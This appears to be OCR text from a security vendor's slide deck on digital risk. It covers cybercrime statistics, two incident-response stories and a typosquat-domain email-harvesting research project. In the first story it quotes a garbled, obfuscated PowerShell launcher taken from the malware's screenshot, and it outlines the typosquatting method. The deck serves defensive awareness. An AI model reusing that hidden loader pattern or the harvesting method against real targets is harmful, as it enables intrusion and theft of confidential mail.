Thinking outside the box


Grant Paling Product Manager The importance of tracking your digital risk





# **Knowing Yourself**

Understanding your attack surface







# **Cybercrime is big business** But how big?



150 new domains are registered every minute\*

Attackers are hiding in the noise



Business Email Compromise costs companies on average just over \$4.5k per minute\*



Orange Cyberdefense took down over 100,000 websites over the past 3 years



In the past 12 months we observed an increase of 46% on the year before in cyber-extortion victims\*\*



Over the past 10 years, there have been 300 data breaches involving the theft of 100,000 or more records\*\*\*



Cybercrime would be the world's third-largest economy after the US and China\*\*\*\*

Sources:

<sup>\*</sup> Cyberthreat Minute: The scale and scope of worldwide cybercrime in 60 seconds, microsoft.com

<sup>\*\*</sup> Orange Cyberdefense Security Navigator 2024

<sup>\*\*\*</sup> forbes.com

<sup>\*\*\*\*</sup> Cyberwarfare in the C-Suite, Cybercrime Magazine

# It's time to take a look outside

Let us sidestep for a moment...




# Incident Response War Story





### Story 1: Dodgy Receipts An Expenses Nightmare

## **Attack Timeline**




#### INITIAL USER ACTIVITY:

A User browses Google in search of: "is a handwritten receipt legal"


#### **INITIAL ATTACK VECTOR:**

The user clicks a link in the Google search results. It redirects to a fake forum.


# Google search: "is a handwritten receipt legal"



# Downloads a file: "is a handwritten receipt legal.zip"



### **Attack Timeline**



# Opens a file, bad stuff happens...

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	ick access esktop ownloads ocuments		^ * * *	Name 🕺 🦉 is a handwritten rec	ipt legal.js	powershell -nop -noni -ep bypass -w h -c &([scriptblock]::Create(((0x52,0x01,0x4b,0x5e,0x38,0x13,0x01,0x5t 0x39,0x14,0x1c,0x13,0x15,0x02,0x56,0x38,0x13,0x02,0x58,0x21,0x13,0x14,0x35,0x1a,0x1f,0x13,0x18,0x02,0x5f,0x4d, 0x52,0x03,0x4b,0x52,0x01,0x58,0x5e,0x5e,0x5e,0x5e,0x52,0x01,0x5f,0x58,0x26,0x05,0x39,0x14,0x1c,0x13,0x15,0x02, 0x58,0x3b,0x13,0x02,0x1e,0x19,0x12,0x05,0x5f,0x0a,0x49,0x0d,0x5e,0x3f,0x02,0x13,0x14,0x56,0x20,0x17,0x04,0x1f, 0x17,0x14,0x1a,0x13,0x4c,0x29,0x5f,0x58,0x26,0x1,0x5f,0x03,0x13,0x58,0x38,0x17,0x1b,0x13,0x5b,0x15,0x13,0x1f,0x04,0x1f, 0x14,0x13,0x51,0x32,0x5c,0x11,0x51,0x0b,0x5f,0x58,0x38,0x17,0x1b,0x13,0x56,0x38,0x17,0x1b,0x13,0x5b,0x15,0x10,0x14,0x12,0x12,0x12,0x12,0x12,0x12,0x12,0x12
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# Hackers are in!










# **Response Timeline**



# **Containment Achieved**





### Story 2: Social Media A hacker's new best friend

# Setting the scene

We conduct 24x7 security monitoring for one of the top banks in Africa

- This incident is similar
- However the lead up is different
- It was targeted



# The set up

The attackers targeted employees through LinkedIn


- Who doesn't want a new job?
- Posing as recruiters from another bank
- When they "caught the fish", they redirected them to Discord

in 🤉	Kevin D Turner [Personal Brand Strat	egist]	ស្រី Home	公 My Network	dol.	Messaging		
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Messa	ging 🗹	Active now						
Q	×	Dear Kevin D,				_		
6	Beth Dear Kevin D. Thank you for accepting my inmail and then	Thank you for accepting my inmail Your background is perfect for a search that I am conducting, the compensation is \$205K at target, with Stock Incentives and Full Benefits.						
	Sarah Johnston, Job You: Sarah, Absolutely. Hope you are staying warm. Kevin	My company wants to hire the right person very quickly and based on my research that may be you. Here is the Link: https://bit.lv/2E8FO9d						
<b>R</b>	Jacqui Barrett Poind You: Jacqui, My pleasure and I too enjoy your knowledge	Sincerely, Beth	IS ://DIT.1972	(E8F 090				
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6	Virginia Franco, Exec Virginia: Ttrust Experts like you to figure out Linkedin	🖂 🔿 GIF 😳			Se	nd		

# The payload

The employees switched to their laptops and followed the link

BOOM



# The defenders

We spotted the attack as soon as it hit the laptop


- We used our Threat Intelligence to identify who it was
- The customer was alerted and could stop the attack
- They could also educate the users





# **Detect and Respond: inside and out**

### Disrupting attacks earlier, uncovering unknown breaches



#### **Attack Progression**

Continuous monitoring of your users, endpoints, infrastructure and applications

Enhanced view of early-stage attacks or campaigns

- Incident Response processes, playbooks and staffing
- Identification of unknown data breaches or exposed information

### Digital Risk Management



Adding external digital risk detection capabilities



Complementing traditional "internal" SecOps with a view from the outside



Comprehensive visibility of the Open, Deep and Dark Web



Disrupting attacker infrastructure and securing data

Let us sidestep for a moment...

# How to steal a lot of data without having to compromise a single machine

An Orange Cyberdefense Research Project

1. Select an industry

We chose Real Estate.



#### 3. Generate typos

Skip letters, double letters, missed key etc.



2. Enumerate the players

We picked the Top 6 in London.



4. Register the domains and setup mail server

And wait. Just wait...



# How to steal a lot of data without having to compromise a single machine


An Orange Cyberdefense Research Project

26 June 2017						
Our ref: JN/Is/						
Dear Heite						
, London, SW6 5AF - subject to contract						
I act for the sum of £3,300,000.00. I understand that you act for						
On the basis that your instructions match mine, I look forward to receiving a contract pack from you shortly. If you think that it may take a little time for your client to complete and return the property forms to you, can you at least deduce your client's title to enable me to put in hand my searches?						
My client does not have a related sale but is buying with the assistance of mortgage finance. I understand that this is in hand.						
Can you let me know whether your client has a related purchase and, if so, what stage that has reached?						
Kind regards,						
Partner Example 2010 tel: +44 TOP TER 2010						


- Over 500,000+ emails received
- Used topic modelling to identify key mailboxes and key topics
- Examine all new email for topics of interest
- What if I could look for mailboxes that discuss:
  - Financial information?
  - Patent information?
  - Confidential information?

5000**0233**:


Let us look at a different angle...





#### **Orange Restricted**




#### **Orange Restricted**







# Al-assisted Human investigated



- Continuous monitoring of sources
- Pre-filtering based on intelligent indicators of threat


- Confirmation and prioritization
- Countermeasure actions


## The scope is huge so focus on the basics first




# **Knowing Yourself**

Understanding your attack surface







1 1

**Orange Restricted** 



